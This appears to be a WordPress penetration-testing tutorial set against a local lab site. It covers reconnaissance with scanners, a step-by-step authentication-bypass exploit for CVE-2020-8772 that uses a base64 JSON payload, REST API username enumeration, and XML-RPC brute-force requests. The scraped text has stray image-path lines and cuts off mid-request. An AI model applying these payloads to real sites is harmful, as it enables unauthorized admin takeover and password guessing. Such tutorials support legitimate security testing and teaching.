

Mastering WordPress Penetration Testing: A Step-by-Step Guide

In this comprehensive guide, we'll explore various aspects of WordPress penetration testing. Starting with gathering information using tools like Wappalyzer and WPintel. We'll then dive into WordPress penetration testing with tools such as NMAP, FFuF, Nuclei, and Wpscan to uncover vulnerabilities. We'll discuss exploiting specific vulnerabilities, manual approaches like username enumeration, and XML-RPC vulnerabilities. Understanding Cross-Site Port Attacks (XSPA) will enhance our knowledge. Lastly, we'll explore online platforms to scan WordPress sites, providing a complete view of WordPress security.



Gather Information — Browser Extensions

Wappalyzer



TECHNOLOGIES

MORE INFO

↓ Export

CMS



[WordPress](#) 5.3

Database managers



[Adminer](#) 4.6.2

Blogs



[WordPress](#) 5.3

Font scripts



[Twitter Emoji](#)
([Twemoji](#))

12.1.3

Miscellaneous



[Font Awesome](#)

Programming languages



[PHP](#) 7.1.33

Operating systems



[Debian](#)

Databases



[MySQL](#)

JavaScript libraries



[Underscore.js](#) 1.8.3



[jQuery UI](#) 1.11.4



[jQuery Migrate](#) 1.4.1

WPintel^{1.7}

WordPress Vulnerability Scanner



Set Target

WordPress Detected!

VERSION & VULNERABILITIES

THEMES & PLUGINS INFORMATION

ENUMERATE USERNAMES

CHECK FOR USER REGISTRATION

CHECK FOR PATH DISCLOSURE

← RETURN TO MAIN MENU

WordPress Penetration Testing — Tools

NMAP

```
nmap -sS domain.com
```

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-12 20:29 IST
Nmap scan report for 192.168.194.135 (192.168.194.135)
Host is up (0.0040s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:F5:BC:39 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
→ Tools █
```

FFuF



```
ffuf -w wordlist.txt -u http://domain.com/FUZZ -mc 200
```



v1.5.0-dev

```
-----
:: Method      : GET
:: URL         : http://127.0.0.1:31337/FUZZ
:: Wordlist    : FUZZ: common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200
-----
```

```
.git/logs/           [Status: 200, Size: 30905, Words: 1337, Lines: 383, Duration: 124ms]
cgi-bin/             [Status: 200, Size: 30905, Words: 1337, Lines: 383, Duration: 567ms]
favicon.ico          [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 4ms]
info.php             [Status: 200, Size: 96933, Words: 4985, Lines: 1120, Duration: 474ms]
php.ini              [Status: 200, Size: 21, Words: 3, Lines: 1, Duration: 20ms]
:: Progress: [4713/4713] :: Job [1/1] :: 218 req/sec :: Duration: [0:00:26] :: Errors: 0 ::
```

PHP Version 7.1.33	
	
System	Linux d14b2870322e 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64
Build Date	Nov 22 2019 18:27:11
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-opcache' '--enable-mbstring' '--enable-mysqlnd' '--with-pdo-sqlite=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/var/www/html/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-bcmath.ini, /usr/local/etc/php/conf.d/docker-php-ext-exif.ini, /usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-imagick.ini, /usr/local/etc/php/conf.d/docker-php-ext-mysqli.ini, /usr/local/etc/php/conf.d/docker-php-ext-openssl.ini, /usr/local/etc/php/conf.d/error-logging.ini, /usr/local/etc/php/conf.d/opcache-recommended.ini
PHP API	20160303
PHP Extension	20160303
Zend Extension	320160303
Zend Extension Build	API320160303.NTS
PHP Extension Build	API20160303.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk
This program makes use of the Zend Scripting Language Engine: Zend Engine v3.1.0, Copyright (c) 1998-2018 Zend Technologies with Zend OPcache v7.1.33, Copyright (c) 1999-2018, by Zend Technologies	
	

Nuclei

```
nuclei -u https://domain.com
```




projectdiscovery.io

```
[WRN] Found 15 templates with runtime error (use -validate flag for further examination)
[INF] Current nuclei version: v2.9.8 (outdated)
[INF] Current nuclei-templates version: v9.6.0 (latest)
[INF] New templates added in latest release: 33
[INF] Templates loaded for current scan: 6449
[INF] Targets loaded for current scan: 1
[INF] Templates clustered: 1179 (Reduced 1120 Requests)
[adventistlistener-detect] [http] [info] http://127.0.0.1:31337
[php-detect] [http] [info] http://127.0.0.1:31337 [7.1.33]
[apache-detect] [http] [info] http://127.0.0.1:31337 [Apache/2.4.38 (Debian)]
[tech-detect:php] [http] [info] http://127.0.0.1:31337
[INF] Using Interactsh Server: oast.online
[metatag-cms] [http] [info] http://127.0.0.1:31337 [WordPress 5.3]
[http-missing-security-headers:strict-transport-security] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:permissions-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:referrer-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:cross-origin-resource-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:content-security-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:x-frame-options] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:x-content-type-options] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:x-permitted-cross-domain-policies] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:clear-site-data] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:cross-origin-embedder-policy] [http] [info] http://127.0.0.1:31337
[http-missing-security-headers:cross-origin-opener-policy] [http] [info] http://127.0.0.1:31337
[waf-detect:apachegeneric] [http] [info] http://127.0.0.1:31337/
[CVE-2017-5487: usernames] [http] [medium] http://127.0.0.1:31337/?rest_route=/wp/v2/users/ [admin]
[phpinfo-files] [http] [low] http://127.0.0.1:31337/info.php [7.1.33]
[wordpress-xmlrpc-listmethods] [http] [info] http://127.0.0.1:31337/xmlrpc.php
[adminer-panel] [http] [info] http://127.0.0.1:31337/adminer.php [4.6.2]
[wordpress-detect:version_by_js] [http] [info] http://127.0.0.1:31337 [5.3]
[default-sql-dump] [http] [medium] http://127.0.0.1:31337/dump.sql
[wordpress-xmlrpc-file] [http] [info] http://127.0.0.1:31337/xmlrpc.php
[WRN] [wordpress-iwp-client] Malformed version: trunk
[wordpress-iwp-client:detected_version] [http] [info] http://127.0.0.1:31337/wp-content/plugins/iwp-client/readme.txt [trunk] [last_version="1.12.3"]
[oob-header-based-interaction:dns] [http] [info] http://127.0.0.1:31337
[wordpress-login] [http] [info] http://127.0.0.1:31337/wp-login.php
[wp-xmlrpc-pingback-detection] [http] [info] http://127.0.0.1:31337/xmlrpc.php
[wordpress-readme-file] [http] [info] http://127.0.0.1:31337/readme.html
[CVE-2020-8772] [http] [critical] http://127.0.0.1:31337/
[CVE-2021-21311] [http] [high] http://127.0.0.1:31337/adminer.php?elastic=example.org&username=i0en4gcx&db=52hwmzsl [path="/adminer.php"]
[openssh-detect] [tcp] [info] 127.0.0.1:22 [SSH-2.0-OpenSSH_8.6]
→ Tools
```

127.0.0.1:31337/adminer.php

Instagram What is SSL & TL... Bug Bounty Platfo...

Language: English

Adminer 4.6.2 4.8.1

Login

System	MySQL
Server	localhost
Username	
Password	
Database	

Login ☐ Permanent login

Wpscan

```
wpscan --url http://domain.com --api-token wpscan_token
```

```
[!] 46 vulnerabilities identified:

[!] Title: WordPress <= 5.3 - Authenticated Improper Access Controls in REST API
Fixed in: 5.3.1
References:
- https://wpscan.com/vulnerability/4a6de154-5fbd-4c80-acd3-8902ee431bd8
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20043
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16788
- https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
- https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-g7rg-hchx-c2gw


[!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Crafted Links
Fixed in: 5.3.1
References:
- https://wpscan.com/vulnerability/23553517-34e3-40a9-a406-f3ffbe9dd265
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20042
- https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
- https://hackerone.com/reports/509930
- https://github.com/WordPress/wordpress-develop/commit/1f7f3f1f59567e2504f0fbabd51ccf004b3ccb1d
- https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xvg2-m2f4-83m7

[!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Block Editor Content
Fixed in: 5.3.1
References:
- https://wpscan.com/vulnerability/be794159-4486-4ae1-a5cc-5c190e5ddf5f
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16781
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16780
- https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
- https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pg4x-64rh-3c9v

[!] Title: WordPress <= 5.3 - wp_kses_bad_protocol() Colon Bypass
Fixed in: 5.3.1
References:
- https://wpscan.com/vulnerability/8fac612b-95d2-477a-a7d6-e5ec0bb9ca52
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20041
- https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
- https://github.com/WordPress/wordpress-develop/commit/b1975463dd995da19bb40d3fa0786498717e3c53
```

Exploit CVE-2020-8772

1. This is the front part of the WordPress application. You can see that we have not logged into the admin panel of the WordPress site.



The Screenshot shows the WordPress application page[/caption]

2. Create the base64 code using the below JSON Payload.

Payload: `{"iwp_action":"add_site","params":{"username":"admin"}}`

Command: `echo '{"iwp_action":"add_site","params":{"username":"admin"}}' | base64`


3. Refresh the WordPress site and intercept the request using Burp Suite.

4. Append the base64-generated payload (that you got from the above steps) with the provided string found in the exploit URL like this.

```
Payload: _IWP_JSON_PREFIX_eyJpd3BfYWNoaW9uIjoiYWRkX3NpdGUiLCJwYXJhbXMi
```


5. Right-click on the Burp Suite's interceptor tab, and click on "change request method" to modify the request from GET to POST.

6. As shown below, replace the payload with the above payload.




7. Click on “Intercept is on” to forward the request. Once you forward the request, you will see something like this.

8. Now, Navigate to the Homepage of the WordPress site. The attack was successful, and now you have access to the admin dashboard.




As evident, we have successfully accessed the admin panel without the need to input a username and password.



WordPress Penetration Testing — Manual


Username Enumeration

```
?rest_route=/wp/v2/users  
/wp-json/wp/v2/users
```



Common Vulnerabilities in XML-RPC

BruteForce attack



Right now, the initial step is to send a “POST” request. This request helps us find out what things we can do on a website. It’s like checking a menu before ordering food. We do this to see what methods we can use, and we might find one that we can use to attack the site. To see all these methods,

we send a POST request and include some specific information along with it. When we do this, the website sends back a message telling us all the different methods that are enabled on the server.

```
<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

```
wp.getUserBlogs
metaWeblog.getUsersBlogs
wp.getCategories
```

```
<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>pass</value></param>
</params>
</methodCall>
```

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A POST request to `/xmlrpc.php` is highlighted. The 'Request' pane shows the raw XML data, which is an XML-RPC call to `wp.getUsersBlogs` with parameters `admin` and `pass`. The 'Response' pane shows the raw XML data, which is an XML-RPC response indicating a fault with code 403 and the message 'Incorrect username or password'.

```
1 POST /xmlrpc.php HTTP/1.1
2 Host: 127.0.0.1:31337
3 sec-ch-ua:
4 sec-ch-ua-mobile: ?0
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
6 sec-ch-ua-platform: ""
7 Accept: */*
8 Sec-Fetch-Site: none
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-Gb,en-US;q=0.9,en;q=0.8
13 If-None-Match: "2e19-602b93bca8138-gzip"
14 If-Modified-Since: Sat, 12 Aug 2023 12:47:35 GMT
15 Connection: close
16 Content-Length: 164
17
18 <methodCall>
19 <methodName>wp.getUsersBlogs</methodName>
20 <params>
21 <param><value>admin</value></param>
22 <param><value>pass</value></param>
23 </params>
24 </methodCall>
```

```
1 HTTP/1.1 200 OK
2 Date: Sat, 12 Aug 2023 14:10:58 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.1.33
5 Set-Cookie: wp_wpfileupload_5b2dbabcbcf581dd4a9fba6cd728b7f5=xH3wMBT9N5pRa1Z6WN4xOPRIHWBP1gWa;
  expires=Mon, 14-Aug-2023 14:10:58 GMT; Max-Age=172800; path=/
6 Connection: close
7 Vary: Accept-Encoding
8 Content-Length: 403
9 Content-Type: text/xml; charset=UTF-8
10
11 <?xml version="1.0" encoding="UTF-8"?>
12 <methodResponse>
13 <fault>
14 <value>
15 <struct>
16 <member>
17 <name>faultCode</name>
18 <value><int>403</int></value>
19 </member>
20 <member>
21 <name>faultString</name>
22 <value><string>Incorrect username or password.</string></value>
23 </member>
24 </struct>
25 </value>
26 </fault>
27 </methodResponse>
28
```


Send

Cancel

<

>

Target

Request

Pretty

Raw

Hex

1

POST /xmlrpc.php HTTP/1.1

2

Host: 127.0.0.1:31337

3

sec-ch-ua:

4

sec-ch-ua-mobile: ?0

5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

6

sec-ch-ua-platform: ""

7

Accept: */*

8

Sec-Fetch-Site: none

9

Sec-Fetch-Mode: cors

10

Sec-Fetch-Dest: empty

11

Accept-Encoding: gzip, deflate

12

Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

13

If-None-Match: "Ze19-602b93bca8138-gzip"

14

If-Modified-Since: Sat, 12 Aug 2023 12:47:35 GMT

15

Connection: close

16

Content-Length: 165

17

18

<methodCall>

19

<methodName>wp.getUsersBlogs</methodName>

20

<params>

21

<param><value>admin</value></param>

22

